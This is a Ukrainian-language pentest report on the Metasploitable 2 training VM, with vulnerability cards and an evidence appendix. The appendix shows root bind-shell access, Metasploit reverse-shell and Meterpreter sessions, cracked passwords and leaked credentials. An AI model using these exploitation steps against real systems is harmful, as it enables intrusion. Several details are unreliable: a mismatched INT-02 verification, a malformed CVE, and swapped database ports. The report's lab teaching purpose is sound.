

PENTEST

«Metasploitable II»

ЗАГАЛЬНІ РЕЗУЛЬТАТИ ПЕНТЕСТУ ІНФРАСТРУКТУРИ.....	3
Результати оцінки захищеності.....	3
Формат проведеного тестування на проникнення.....	3
Ключові результати проведеного тестування на проникнення.....	3
КАРТКИ ВРАЗЛИВОСТЕЙ.....	4
INT-01 – Bind Shell.....	4
INT-02 – VSFTPD Backdoor.....	5
INT-03 – UnrealIRCd Backdoor.....	6
INT-04 – Java RMI.....	7
INT-05 – VNC.....	8
INT-06 – ftp, telnet, rsh, rlogin, rexec.....	9
INT-07 – distccd v1.....	10
INT-08 – Веб-вразливості.....	11
INT-09 – PostgreSQL, MySQL.....	12
INT-10 – Ruby DRb RMI.....	13
INT-11 – Samba.....	14
INT-12 – NFS.....	15
INT-13 – PostgreSQL – SSL CCS Injection.....	16
ДОДАТОК: АУДИТОРСЬКІ ДОКАЗИ.....	17
ДОДАТОК 2: WRITE-UP.....	27

ЗАГАЛЬНІ РЕЗУЛЬТАТИ ПЕНТЕСТУ ІНФРАСТРУКТУРИ

Результати оцінки захищеності

За результатами проведеного тестування, був зроблений висновок, що безпека систем та мереж в області дії тестування знаходиться в *стані, що потребує покращення*. На момент проведення тестування, хост Замовника має вразливості та проблеми безпеки наступних рівнів: 8 критичного та 6 високого.

Формат проведеного тестування на проникнення

Тестування на проникнення внутрішньої інфраструктури проводилось у форматі BlackBox. Замовником було надано IP-адресу цільової системи та об'єкт тестування — віртуальний хост «Metasploitable». Роботи проводились з позиції зловмисника, який перебуває у суміжній мережі (Adjacent Network).

Ключові результати проведеного тестування на проникнення

Під час проведення тестування на проникнення було виявлено 12 вразливостей високого рівня критичності: відкритий порт bind shell, vsftp backdoor, троян UnreallRCd backdoor, java RMI, відкритий порт vnc, вразливі ftp / telnet / rsh / rlogin / rhex та вразливий веб-сайт (http), погана безпекова конфігурація PostgreSQL / MySQL, вразливість Ruby Drb RMI, Samba, NFS. Та 1 вразливість середнього рівня: SSL CSS injection у PostgreSQL

Висновок: система «Metasploitable» має значну кількість вразливостей високого рівня, що робить її небезпечним середовищем для зберігання даних. Вона не має необхідних безпекових налаштувань для захисту привілейованого доступу та є застарілою машиною якій небезпечно надавати доступ у відкриту мережу. Наявність такого хосту в інфраструктурі Замовника ставить під загрозу безпеку всієї системи.

КАРТКИ ВРАЗЛИВОСТЕЙ

INT-01 – Bind Shell

ID	INT-01
Вразливість	Отримання доступу до root консолі через відкриту оболонку BindShell
Вразливість системи (сервіси)	BindShell, порт 1524/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Було виявлено відкритий порт BindShell який очікує на вхідні з'єднання та надає доступ до командної оболонки з правами root без жодної автентифікації.
Опис дій щодо перевірки вразливості	За допомогою утиліти netcat було здійснене підключення до порту 1524/TCP цільової системи, завдяки чому був отриманий доступ до командної оболонки з root правами без будь-якої автентифікації (SCR-01).
Рекомендації з усунення	Зупинка процесу, що прослуховує порт, блокування порту 1524/TCP на рівні мережевого фаєрвола.

INT-02 – VSFTPD Backdoor

ID	INT-02
Вразливість	Бекдор у vsftpd 2.3.4 (CVE-2011-2523)
Вразливість системи (сервіси)	FTP-сервіс, порт 21/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Під час етапу розвідки було визначено, що цільова система використовує застарілу версію vsftpd 2.3.4, яка містить бекдор. При введенні рядка :) у полі імені користувача FTP-сервер відкриває командну оболонку на порту 6200/TCP без будь-якої автентифікації. Зловмисник у межах мережі може скористатися цим для отримання повного контролю над системою з правами root, що створює критичний ризик порушення конфіденційності, цілісності та доступності даних.
Опис дій щодо перевірки вразливості	Вразливість була виявлена за допомогою сканування nmap (SCR-03). Після цього виконано безпосереднє підключення по SSH з примусовим дозволом застарілих алгоритмів (ssh-rsa, ssh-dss) та успішно встановлено сесію від імені користувача msfadmin за допомогою Metasploit (SCR-04).
Рекомендації з усунення	Для усунення вразливості необхідно змінити дефолтні облікові дані, оновити OpenSSH до актуальної версії, вимкнути підтримку ssh-rsa та ssh-dss та налаштувати автентифікацію за ключами. Обмежити доступ до порту 22/TCP засобами брандмауера.

INT-03 – UnrealIRCd Backdoor

ID	INT-03
Вразливість	Шкідливе ПЗ в UnrealIRCd (CVE-210-2075)
Вразливість системи (сервіси)	IRC-сервіс (UnrealIRCd), порт 6667/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	У сервісі для обміну повідомленнями знаходиться навмисне впроваджене додане шкідливе програмне забезпечення, яке дозволяє отримати віддалений доступ до привілейованої консолі. При надсиланні спеціального рядка до IRC-сервісу виконується довільна команда на стороні сервера з правами root без будь-якої автентифікації.
Опис дій щодо перевірки вразливості	Експлуатація вразливості була здійснена за допомогою модуля Metasploit exploit/unix/irc/unreal_ircd_3281_backdoor (SCR-06).
Рекомендації з усунення	Видалити скомпрометовану версію UnrealIRCd та встановити нову офіційну перевірену збірку. Заблокувати IRC-порти на рівні брандмауера для зовнішніх мереж.

INT-04 – Java RMI

ID	INT-04
Вразливість	Міskonфігурація компонента Java RMI (CVE-2011-3556)
Вразливість системи (сервіси)	Java RMI-сервіс (GNU Classpath), порт 1099/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Сервіс Java Remote Method Invocation має увімкнений Class Loader, що дозволяє завантаження класів з віддалених неперевічених URL-адрес та виконувати довільний байт-код. Вразливість призводить до повної компрометації системи – отримання Meterpreter-сесії з правами root та виконання будь-яких команд на хості.
Опис дій щодо перевірки вразливості	Для експлуатації було використано модуль Metasploit exploit/multi/misc/java_rmi_server що призвело до отримання Meterpreter-сесії з правами root (SCR-08).
Рекомендації з усунення	Вимкнути Java RMI-сервіс або оновити Java до актуальної версії. Заблокувати порт 1099/TCP на рівні фаєрволу.

INT-05 – VNC

ID	INT-05
Вразливість	Використання слабкого пароля для віддаленого доступу до графічного інтерфейсу VNC
Вразливість системи (сервіси)	VNC-сервіс, порт 5900/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Авторизація root профілю у VNC-сервісі налаштована з використанням слабкого пароля, що дозволяє отримати віддалений доступ до системи з її графічним інтерфейсом та root правами.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 5900. Для експлуатації був підібраний пароль password при спробі логіну у сервіс VNC (SCR-09) завдяки чому був отриманий віддалений доступ (SCR-10).
Рекомендації з усунення	Встановити складний пароль довжиною від 8 символів з використанням великих та малих букв, цифр та спеціальних символів або замінити VNC-сервіс на більш захищений протокол віддаленого доступу. Обмежити доступ до порту 5900/TCP через фаєрвол.

INT-06 – ftp, telnet, rsh, rlogin, rexec

ID	INT-06
Вразливість	Використання застарілих протоколів
Вразливість системи (сервіси)	Сервіси на портах 20/TCP, 21/TCP, 23/TCP, 512/TCP, 513/TCP, 514/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Використання застарілих протоколів, що передають дані, включно з логінами та паролями, відкритим текстом. Служби rsh та rlogin містять міskonфігурацію, яка дозволяє вхід без пароля, завдяки чому можна отримати віддалений доступ до привілейованої консолі.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap були виявлені вразливі порти з можливістю експлуатації (SCR-11). Далі було здійснене підключення через rlogin з використанням root привілеїв (SCR-12). Також було здійснене підключення через rsh з використанням попередньо знайдених дефолтних облікових даних (SCR-13).
Рекомендації з усунення	Вимкнути ці служби. Telnet (21/TCP) варто замінити на більш захищений протокол SSH. Змінити дефолтні облікові дані msfadmin:msfadmin на всіх системах. Для r-сервісів видалити або очистити файли /etc/hosts.equiv та ~/.rhosts. Заблокувати порти 23/TCP, 513/TCP та 514/TCP на рівні фаєрволу.

INT-07 – distccd v1

ID	INT-07
Вразливість	Відсутня авторизація в distccd v1 (CVE-2004-2687)
Вразливість системи (сервіси)	Distccd-сервіс v1, порт 3632/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Вразливість CVE-2004-2687. Служба розподіленої компіляції distccd v1 налаштована без перевірки авторизації, що дозволяє відправляти шкідливий код який сервер виконуватиме від імені користувача daemon.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 3632 з можливістю експлуатації. Для експлуатації був використаний модуль exploit/unix/misc/distcc_exec утиліти Metasploit завдяки чому був отриманий доступ до консолі користувача daemon (SCR-14).
Рекомендації з усунення	Увімкнути авторизацію в distccd v1 та оновити сервіс до актуальної версії.

INT-08 – Веб-вразливості

ID	INT-08
Вразливість	Безліч вразливостей у веб додатках
Вразливість системи (сервіси)	Вебсайт, порт 80/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	Множинні вразливості у веб-додатках Multilidae та DVWA які включають відкриті конфігураційні файли, витік інформації, вразливість до SQL-ін'єкцій, CSRF-вразливості та IDOR.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 80 з можливістю експлуатації. Експлуатація проводилась безпосередньо на самому вебсайті через пошук прихованих сторінок. Була знайдена така інформація як дані акаунтів користувачів з їхніми паролями (SCR-15), конфігураційні файли вебсайту (SCR-16) та дані секретного файлу що знаходиться на сервері (SCR-17).
Рекомендації з усунення	Провести аудит коду, приховати доступ до файлів з чутливою інформацією з публічного доступу.

INT-09 – PostgreSQL, MySQL

ID	INT-09
Вразливість	Слабка / відсутня авторизація в системах управління базами даних
Вразливість системи (сервіси)	PostgreSQL-сервіс, порт 3306/TCP; MySQL-сервіс (5.0.51a), порт 5432/TCP
Рівень критичності	Високий(8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Опис вразливості	PostgreSQL-сервіс використовує дефолтні облікові дані postgres:postgres, що є загальновідомою комбінацією для цієї СУБД. MySQL-сервіс версії 5.0.51a налаштований з обліковим записом root, що не має пароля. Відсутність автентифікації для привілейованого облікового запису дозволяє будь-якому зловмиснику в мережі підключитися до СУБД та отримати повний доступ до всіх баз даних без жодних облікових даних. Це дозволяє отримати віддалений доступ до баз даних
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливі порти 3306 та 5432 з можливістю експлуатації. Підключення до PostgreSQL відбулось з використанням стандартного паролю postgres (SCR-18). Підключення до root користувача MySQL було здійснено без використання пароля, після чого був отриманий доступ до інформації що знаходиться в базі даних (SCR-19).
Рекомендації з усунення	Для кожного з сервісів встановити складний пароль довжиною від 8 символів з використанням великих та малих букв, цифр та спеціальних символів. Заборонити віддалені підключення, або прив'язати сервіси до конкретної підмережі.

INT-10 – Ruby DRb RMI

ID	INT-10
Вразливість	Відсутня автентифікація в Distributed Ruby (CVE-2020-7385)
Вразливість системи (сервіси)	DRb-сервіс, порт 8787/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Опис вразливості	Служба DRb не містить механізмів авторизації, що дозволяє отримати віддалений доступ для виконання довільного коду Ruby на сервері.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 8787 з можливістю експлуатації CVE-2020-7385. Для експлуатації може бути використаний знайдений експлойт заданої вразливості який попередньо був видалений з утиліти Metasploit (SCR-25).
Рекомендації з усунення	Додати механізм автентифікації до конфігурації DRb, закрити порт 8787/TCP.

INT-11 – Samba

ID	INT-011
Вразливість	Віддалене виконання системних команд із привілеями root у сервісі Samba (CVE-2007-2447)
Вразливість системи (сервіси)	SMB-сервіс (Samba 3.0.20-Debian), порти 139/TCP, 445/TCP
Рівень критичності	Високий (7.5 — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Опис вразливості	Версія Samba 3.0.20 містить критичну вразливість, пов'язану з некоректною обробкою параметра username map script у конфігурації smb.conf. При передачі спеціально сформованого імені користувача під час автентифікації SMB-сервер виконує його як системну команду від імені суперкористувача. Це дозволяє зловмиснику у межах мережі виконати довільний код без будь-якої автентифікації та отримати повний контроль над системою з правами root.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 139/TCP, 445/TCP з можливістю експлуатації CVE-2007-2447. Для експлуатації була використана утиліта Metasploit (SCR-26).
Рекомендації з усунення	Заборонити анонімний доступ, прибрати з експорту всі системні папки

INT-12 – NFS

ID	INT-12
Вразливість	Міskonфігурація мережевої файлової системи, що віддалений доступ до кореневої файлової системи з правами root
Вразливість системи (сервіси)	NFS-сервіс, порт 2049/TCP
Рівень критичності	Високий (8.8 — CVSS:3.1/AV:A/AC:L/PR:N/UI:N/ S:U/C:H/I:H/A:H)
Опис вразливості	NFS-сервіс цільової системи експортує кореневий розділ файлової системи (/) з дозволом на доступ з будь-якої IP-адреси (*) та з правами на читання і запис. Це дозволяє зловмиснику змонтувати файлову систему цільового хосту на власній машині та отримати прямий доступ до всіх файлів, включаючи конфігураційні файли, ключі SSH та дані користувача root. Можливість запису дозволяє впроваджувати шкідливі файли безпосередньо у файлову систему жертви.
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 2049 з можливістю експлуатації. Командою showmount було підтверджено, що коренева директорія відкрита для монтування з будь-якої адреси (SCR-27).
Рекомендації з усунення	Не використовувати * у файлах /etc/exports, записувати туди тільки конкретні директорії та вказувати перелік IP-адрес яким дозволено отримувати доступ до папки.

INT-13 – SSL CCS Injection

ID	INT-13
Вразливість	Застаріла бібліотека OpenSSL (CVE-2014-0224)
Вразливість системи (сервіси)	PostgreSQL-сервіс, порт 5432/TCP
Рівень критичності	Середній (6.8 — CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)
Опис вразливості	Вразливість CVE-2014-0224. Дозволяє перехоплювати зловмиснику трафік та будь-яку іншу незашифровану інформацію яка передається з цільового хоста до іншого (атака man-in-the-middle).
Опис дій щодо перевірки вразливості	Завдяки скануванню портів утилітою nmap було виявлено вразливий порт 5432 з можливістю експлуатації CVE-2014-0224. Для підтвердження дійсності вразливості був використаний модуль auxiliary/scanner/ssl/openssl_ccs утиліти Metasploit (SCR-29). Для експлуатації була використана утиліта ettercap, який перехоплював інформацію яку могла передавати цільова система (SCR-30).
Рекомендації з усунення	Оновити бібліотеки OpenSSL до актуальної версії.

ДОДАТОК: АУДИТОРСЬКІ ДОКАЗИ

SCR-01 (INT-01) – отримання root доступу через BindShell

```
(kalilinux@kali)~[~/Desktop]
$ nc 192.168.56.102 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

SCR-02 (INT-01) – отримання хешів паролів системних користувачів

```
(kalilinux@kali)~[~/Downloads/CyberIN]
$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

SCR-03 (INT-02) – результат сканування nmap (vsftpd бекдор)

```
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          vsftpd 2.3.4
7 | ftp-vsftpd-backdoor:
8 | VULNERABLE:
9 |   vsFTPD version 2.3.4 backdoor
10 |   State: VULNERABLE (Exploitable)
11 |   IDs:   CVE:CVE-2011-2523  BID:48539
12 |   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
13 |   Disclosure date: 2011-07-03
14 |   Exploit results:
15 |     Shell command: id
16 |     Results: uid=0(root) gid=0(root)
17 |   References:
18 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
19 |     https://www.securityfocus.com/bid/48539
20 |     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
21 |     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_back
door.rb
```

SCR-04 (INT-02) – експлуатація vsftpd бекдору

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:37057 -> 192.168.56.102:6200) at 2026-05-07 15:29:05 +0300

id
uid=0(root) gid=0(root)
whoami
root
pwd
/
```

SCR-05 (INT-03) – результат сканування nmap (вразливий UnrealIRCd)

```
333 6667/tcp open  irc          UnrealIRCd
334 |_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
```

SCR-06 (INT-03) – експлуатація вразливості UnrealIRCd

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address inst
ead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MATB2W8v9oEgZspf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MATB2W8v9oEgZspf\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49942) at 2026-05-07 16:08:29
+0300

whoami
root
pwd
/etc/unreal
█
```

SCR-07 (INT-04) – результат сканування nmap (вразливий Java RMI)

```
265 1099/tcp open  java-rmi      GNU Classpath grmiregistry
266 | rmi-vuln-classloader:
267 |   VULNERABLE:
268 |     RMI registry default configuration remote code execution vulnerability
269 |       State: VULNERABLE
270 |         Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote
code execution.
271 |
272 |     References:
273 |       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

SCR-08 (INT-04) – експлуатація Java RMI

```
msf6 exploit(multi/misc/java_rmi_server) > exploit


[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:1099 - Using URL: http://192.168.56.101:8080/ySEVS1qj1mvNI
[*] 192.168.56.102:1099 - Server started.
[*] 192.168.56.102:1099 - Sending RMI Header ...
[*] 192.168.56.102:1099 - Sending RMI Call ...
[*] 192.168.56.102:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.101:4444 → 192.168.56.102:52599) at 2026-05-07 16:24:56 +0300

meterpreter > getuid
Server username: root
meterpreter > pwd
/
meterpreter > █
```

SCR-09 (INT-05) – підключення через vncviewer до хоста

```
(kalilinux@kali)-[~]  
$ vncviewer 192.168.56.102  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

SCR-10 (INT-05) – результат підключення через vncviewer до хоста, наявні root права



SCR-11 (INT-06) – результат сканування nmap (відкриті порти exec, login, shell)

```
262 512/tcp open exec netkit-rsh rexecd
263 513/tcp open login OpenBSD or Solaris rlogind
264 514/tcp open shell Netkit rshd
```

SCR-12 (INT-06) – підключення до системи через rlogin

```
(kalilinux@kali)-[~]
$ rlogin -l root 192.168.56.102
Last login: Sat May 9 08:23:55 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

SCR-13 (INT-06) – підключення до системи через rsh

```
(kalilinux@kali)-[~]
$ rsh -l msfadmin 192.168.56.102 ls
rsh: Didn't receive NULL byte from server: Success
```


SCR-14 (INT-07) – експлуатація distcc

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo z6FZhJ8Fq1hvXPfG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "z6FZhJ8Fq1hvXPfG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:41952) at 2026-05-09 22:45:59 +0300

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```



SCR-15 (INT-08) – облікові дані користувачів серверу



A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/passwords/accounts.txt`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays a list of user credentials in a plain text format:

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!'
'john', 'monkey', 'I like the smell of confunk'
'ed', 'pentest', 'Commandline KungFu anyone?'
```

SCR-16 (INT-08) – конфігураційна інформація серверу




A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/config.inc`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays PHP code for database configuration:

```
<?php
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';
?>
```

SCR-17 (INT-08) – дані секретного файлу, що знаходиться на сервері



A screenshot of a web browser window. The address bar shows the URL `http://192.168.56.102/mutillidae/javascript/html5-secrets.js`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays JavaScript code for session storage:

```
window.sessionStorage.setItem("Secure.IsUserLoggedIn?", "No");
window.sessionStorage.setItem("Secure.AuthenticationToken", "DU837HHFYTEYUE9S1934");
window.localStorage.setItem("Secure.CurrentStateofHTML5Storage", "Completely Insecure");
```

SCR-18 (INT-09) – підключення до PostgreSQL

```
